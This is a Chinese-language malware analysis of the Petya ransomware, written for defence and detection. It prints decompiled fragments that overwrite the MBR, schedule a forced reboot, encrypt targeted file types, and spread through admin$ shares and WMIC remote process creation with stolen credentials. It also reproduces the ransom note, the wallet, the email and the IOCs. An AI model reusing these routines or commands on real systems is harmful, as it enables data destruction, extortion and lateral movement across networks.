Petya 勒索病毒分析报告

报道称,这轮病毒足以与五月席卷全球的勒索病毒的攻击性相提并论。与 WannaCry 相比，该病毒会加密 NTFS 分区、覆盖 MBR、阻止机器正常启动，使计算机无法使用。影响更加严重。

一、背景介绍

新勒索病毒 petya 袭击多国，影响的国家有英国、乌克兰、俄罗斯、印度、荷兰、西班牙、丹麦等，包括乌克兰首都国际机场、乌克兰国家储蓄银行、邮局、地铁、船舶公司、俄罗斯的石油和天然气巨头 Rosneft， 丹麦的航运巨头马士基公司，美国制药公司默克公司，还有美国律师事务所 DLA Piper，甚至是核能工厂都遭到了攻击。

报道称,这轮病毒足以与五月席卷全球的勒索病毒的攻击性相提并论。与 WannaCry 相比，该病毒会加密 NTFS 分区、覆盖 MBR、阻止机器正常启动，使计算机无法使用。影响更加严重。中毒后会显示如下界面：

加密时会伪装磁盘修复：




图-加密时伪装

加密后会显示如下勒索界面：




图-勒索信息

二、详细分析

攻击流程：




图-攻击流程

加密方式：

病毒会写磁盘 MBR 主引导记录 ，重启之后就会运行病毒代码，无法进入操作系统。

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
  {
    v1 = LocalAlloc(0, 10 * lDistanceToMove);
    if ( v1 )
    {
      SetFilePointer(v0, lDistanceToMove, 0, 0);
      WriteFile(v0, v1, lDistanceToMove, &BytesReturned, 0);
      LocalFree(v1);
    }
  }
  CloseHandle(v0);
}
```

```
v0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
  lpBuffer = LocalAlloc(0, 10 * v3);
  if ( lpBuffer )
  {
    DeviceIoControl(v0, 0x90020u, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
    LocalFree((HLOCAL)lpBuffer);
  }
```

图-打开磁盘

开始写 MBR

```
v6 = CreateFileA(lpFileName, 0xC0000000, 3u, 0, 3u, 0, 0);
if ( v6 == (HANDLE)-1 )
{
  v7 = GetLastError();
  if ( v7 > 0 )
    v7 = (unsigned __int16)v7 | 0x80070000;
  v3 = v7;
}
else
{
  if ( !SetFilePointerEx(v6, (LARGE_INTEGER)(unsigned int)(v4 << 9), 0, 0)
    || !WriteFile(v6, lpBuffer, 0x200u, &NumberOfBytesWritten, 0) )
  {
    v8 = GetLastError();
    if ( v8 > 0 )
```

图-写 MBR

并不会马上重启 通过设置计划任务，等待一定的时间之后再重启，重启之后就会执行加密

```
v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(dword_1001F144 & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
  v7 = 0;
```

图-设置计划任务，延时重启机器

重启之后 执行 MBR 的代码加密 MFT 显示勒索信息

```
seg000:7C00 loc_7C00:                                ; DATA XREF: seg000:7C09↓o
seg000:7C00                 cli
seg000:7C01                 xor     ax, ax
seg000:7C03                 mov     ds, ax
seg000:7C05                 mov     ss, ax
seg000:7C07                 mov     es, ax
seg000:7C09                 lea     sp, loc_7C00
seg000:7C0D                 sti
seg000:7C0E                 mov     eax, 20h ; ' '
seg000:7C14                 mov     ds:byte_7C93, dl
seg000:7C18                 mov     ebx, 1
seg000:7C1E                 mov     cx, 8000h
seg000:7C21
seg000:7C21 loc_7C21:                                ; CODE XREF: seg000:7C2A↓j
seg000:7C21                 call    sub_7C38
seg000:7C24                 dec     eax
seg000:7C26                 cmp     eax, 0
seg000:7C2A                 jnz     short loc_7C21
seg000:7C2C                 mov     eax, ds:8000h
seg000:7C30                 jmp     far ptr 0:8000h
seg000:7C35 ; ---------------------------------------------------------------------------
```

图-MBR 中的代码

在设置完计划任务到重启计算机之前的这段时间 ,病毒会加密本机指定格式的文件。并且利用漏洞和远程 WMI 方式，攻击局域网中的其它机器。

加密文件过程如下：

设置 RSA 公钥，并启动加密线程

```
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUIT06WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
                             "HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYO"
                             "PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfO"
                             "JbMan2TZu6zfhzuts7KafP5UA8/0HmF5K3/F9Mf9SE68E2jK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6"
                             "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = v4;
  result = (signed int)CreateThread(0, 0, Crypt_Thread, (LPVOID)result, 0, 0);
}
```

图-RSA 公钥

加密线程中执行加密文件的操作

调用加密函数，加密文件；调用写勒索信函数，写入勒索信息

```
if ( GenAESKey((int)lpThreadParameter) )
{
  Crypt_File((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
  Write_RanSomeNote((LPCWSTR)lpThreadParameter);
  CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
```

图-加密线程

加密函数，遍历磁盘加密指定类型的文件

```
hFindFile = FindFirstFileW(&pszDest, &FindFileData);
if ( hFindFile != (HANDLE)-1 )
{
  do
  {
    v3 = *(void **)(a3 + 28);
    if ( v3 )
    {
      v4 = WaitForSingleObject(v3, 0);
      if ( !v4 || v4 == -1 )
        break;
    }
    if ( wcscmp(FindFileData.cFileName, L".")
      && wcscmp(FindFileData.cFileName, L"..")
      && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
    {
      if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
      {
        v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
        if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
        {
          wsprintfW(&v10, L"%ws.", v5);
          if ( StrStrIW(
                 L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
                  "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
                  "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
                 &v10) )
          {
            sub_1000189A(&FileName, a3);
          }
        }
      }
      else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
      {
        Crypt_File(&FileName, a2 - 1, a3);
```

图-加密文件操作

加密的文件类型如下

```
<.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs>
<.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mai>
<l.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pv>
<i.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmd>
<k.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.>,0
```

图-加密文件类型

写勒索信息和 作者 RSA 公钥加密后的 AES 私钥 到 README.TXT 。受害者看到勒索信息后要把 AES 私钥和比特币支付记录 发送到作者邮箱，作者用 RSA 私钥解密后 把解密后的 AES 私钥发送给受害者邮箱。输入 AES 私钥才能够解密。

```
if ( v3 != (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  WriteFile(
    v3,
    L"Ooops, your important files are encrypted.\r\n"
     "\r\n"
     "If you see this text, then your files are no longer accessible, because\r\n"
     "they have been encrypted. Perhaps you are busy looking for a way to recover\r\n"
     "your files, but don't waste your time. Nobody can recover your files without\r\n"
     "our decryption service.\r\n"
     "\r\n"
     "We guarantee that you can recover all your files safely and easily.\r\n"
     "All you need to do is submit the payment and purchase the decryption key.\r\n"
     "\r\n"
     "Please follow the instructions:\r\n"
     "\r\n"
     "1.\tSend $300 worth of Bitcoin to following address:\r\n"
     "\r\n",
    0x432u,
    &NumberOfBytesWritten,
    0);
  WriteFile(v3, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
  WriteFile(
    v3,
    L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
    0x8Eu,
    &NumberOfBytesWritten,
    0);
  WriteFile(v3, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
  WriteFile(v3, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
  WriteFile(v3, lpBuffer, 2 * wcslen((const unsigned __int16 *)lpBuffer), &NumberOfBytesWritten, 0);
  CloseHandle(v3);
}
```

图-写勒索信息

加解密过程如图：



生成AES
密钥
遍历磁盘
查找指定
后缀的文件
使用AES密
钥加密文件
NO
加密完成
YES
硬编码的
RSA公钥
加密
加密
AES密钥
写勒索信息
写作者邮箱
和钱包地址
写加密后的
AES密钥
写到
README.
TXT

图-加密过程



受害者
邮箱
写邮件
读邮件
获取
AES
密钥
受害者
收发邮件
发送加密的
AES密钥 和支付信息
发送解密后的
AES密钥
输入AES
密钥 回车
作者查看邮
件确认支付
作者邮箱
遍历磁盘
作者RSA
私钥
查找指定
后缀的文件
使用AES私
钥解密文件
解密
AES密钥
NO
解密完成
YES
完成

图-解密过程

传播方式:

病毒采用多种感染方式，主要通过邮件投毒的方式进行定向攻击，利用 EternalBlue（永恒之蓝）和 EternalRomance（永恒浪漫）漏洞在内网横向渗透。

```
v7 = ExploitFun((int)&Dst, cp, 0x1BDu, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
  v9 = ExploitFun((int)&Dst, cp, 0x1BDu, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
  sub_10002068();
  result = v9;
```

图-漏洞利用

利用远程共享传播

```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
```

图-局域网传播

利用 WMIC ，在被攻击的远程机器中，运行复制过来的病毒

```
 PathAppendW(v5, L"wbem\\wmic.exe");
 if ( !PathFileExistsW(v5) )
 {
LABEL_10:
   *a2 = 0;
   *v5 = 0;
   return v6;
 }
 v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
 v8 = wsprintfW(
        &a2[v7],
        L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
        &v13)
    + v7;
```

图-利用 WMIC 启动被攻击机器中的病毒

WMIC 所使用的账号密码 user 和 password 是通过 释放的 Windows 密码提取软件 获取的。

病毒主模块从资源中找到并释放出 密码提取软件，利用管道和密码提取软件通信，密码提取软件会通过管道，把提取的密码 发送给病毒主模块。病毒主模块再利用 WMIC 的方式攻击局域网中的机器，使被攻击机器运行复制过来的病毒。

根据系统是 32 位 还是 64 位 从资源中释放不同的版本的 密码提取软件




图-查找资源

释放并运行资源中的密码提取软件 ,然后创建一个线程使用管道与密码提取程序通信。

```
v3 = FindResourceW(Src, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
  result = sub_100085D0((int)&v23, v3);
else
  result = 0;
if ( result )
{
  if ( GetTempPathW(0x208u, &Buffer) )
  {
    if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
    {
      pguid.Data1 = 0;
      *(_DWORD *)&pguid.Data2 = 0;
      *(_DWORD *)&pguid.Data4[0] = 0;
      *(_DWORD *)&pguid.Data4[4] = 0;
      if ( CoCreateGuid(&pguid) >= 0 )
      {
        lpsz = 0;
        if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
        {
          if ( sub_100073AE(&TempFileName, lpMem) )
          {
            wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
            hThread = CreateThread(0, 0, Pipe_Connect_Thread, &Parameter, 0, 0);
            if ( hThread )
```

图-释放密码提取器，创建 pipe 通信线程

通过分析可知 病毒需要创建 perfc 这个文件 如果此文件已经存在 则退出

可以利用此方法在 Windows 目录下 创建免疫病毒




图-检测是否存在

勒索信息：

作者邮箱和比特币钱包地址

图-作者邮箱和钱包地址

勒索信，要求受害者支付价值$300 的比特币到作者比特币钱包

通过查看作者比特币钱包交易记录，发现已经有受害者向作者支付比特币。德国的邮箱提供商 posteo.net 得知病毒作者使用他们公司提供的邮箱，作为勒索邮箱之后，把病毒作者邮箱冻结，导致病毒作者无法使用邮箱。所以即使支付比特币，也不可能联系上作者，获得解密密钥。

Summary		Transactions	
Address	1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX	No. Transactions	42
Hash 160	e62f3c2c154063f3e230d293701c7583f5489556	Total Received	3.75228155 BTC
Tools	Related Tags - Unspent Outputs	Final Balance	3.75228155 BTC

图-比特币钱包

三、防御措施

1.更新系统补丁 MS17-010

此安全更新程序修复了 Microsoft Windows 中的多个漏洞。如果攻击者向 Windows SMBv1 服务器发送特殊设计的消息，那么其中最严重的漏洞可能允许远程执行代码。


https://technet.microsoft.com/zh-cn/library/security/MS17-010

2.安装杀毒软件

3.关闭 admin$ 共享，防止局域网传播

运行 cmd 输入 net share admin$ /delete

或使用 windows 键+R 打开运行 输入命令



4.在 windows 目录下创建 perfc 并且文件属性设置为只读 可免疫此病毒

四、IOC 威胁指标

MD5:

71B6A493388E7D0B40C83CE903BC6B04

0df7179693755b810403a972f4466afb

42b2ff216d14c2c8387c8eabfb1ab7d0

E595c02185d8e12be347915865270cca

e285b6ce047015943e685e6638bd837e

E-mail：wowsmith123456@posteo.net

比特币钱包：1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX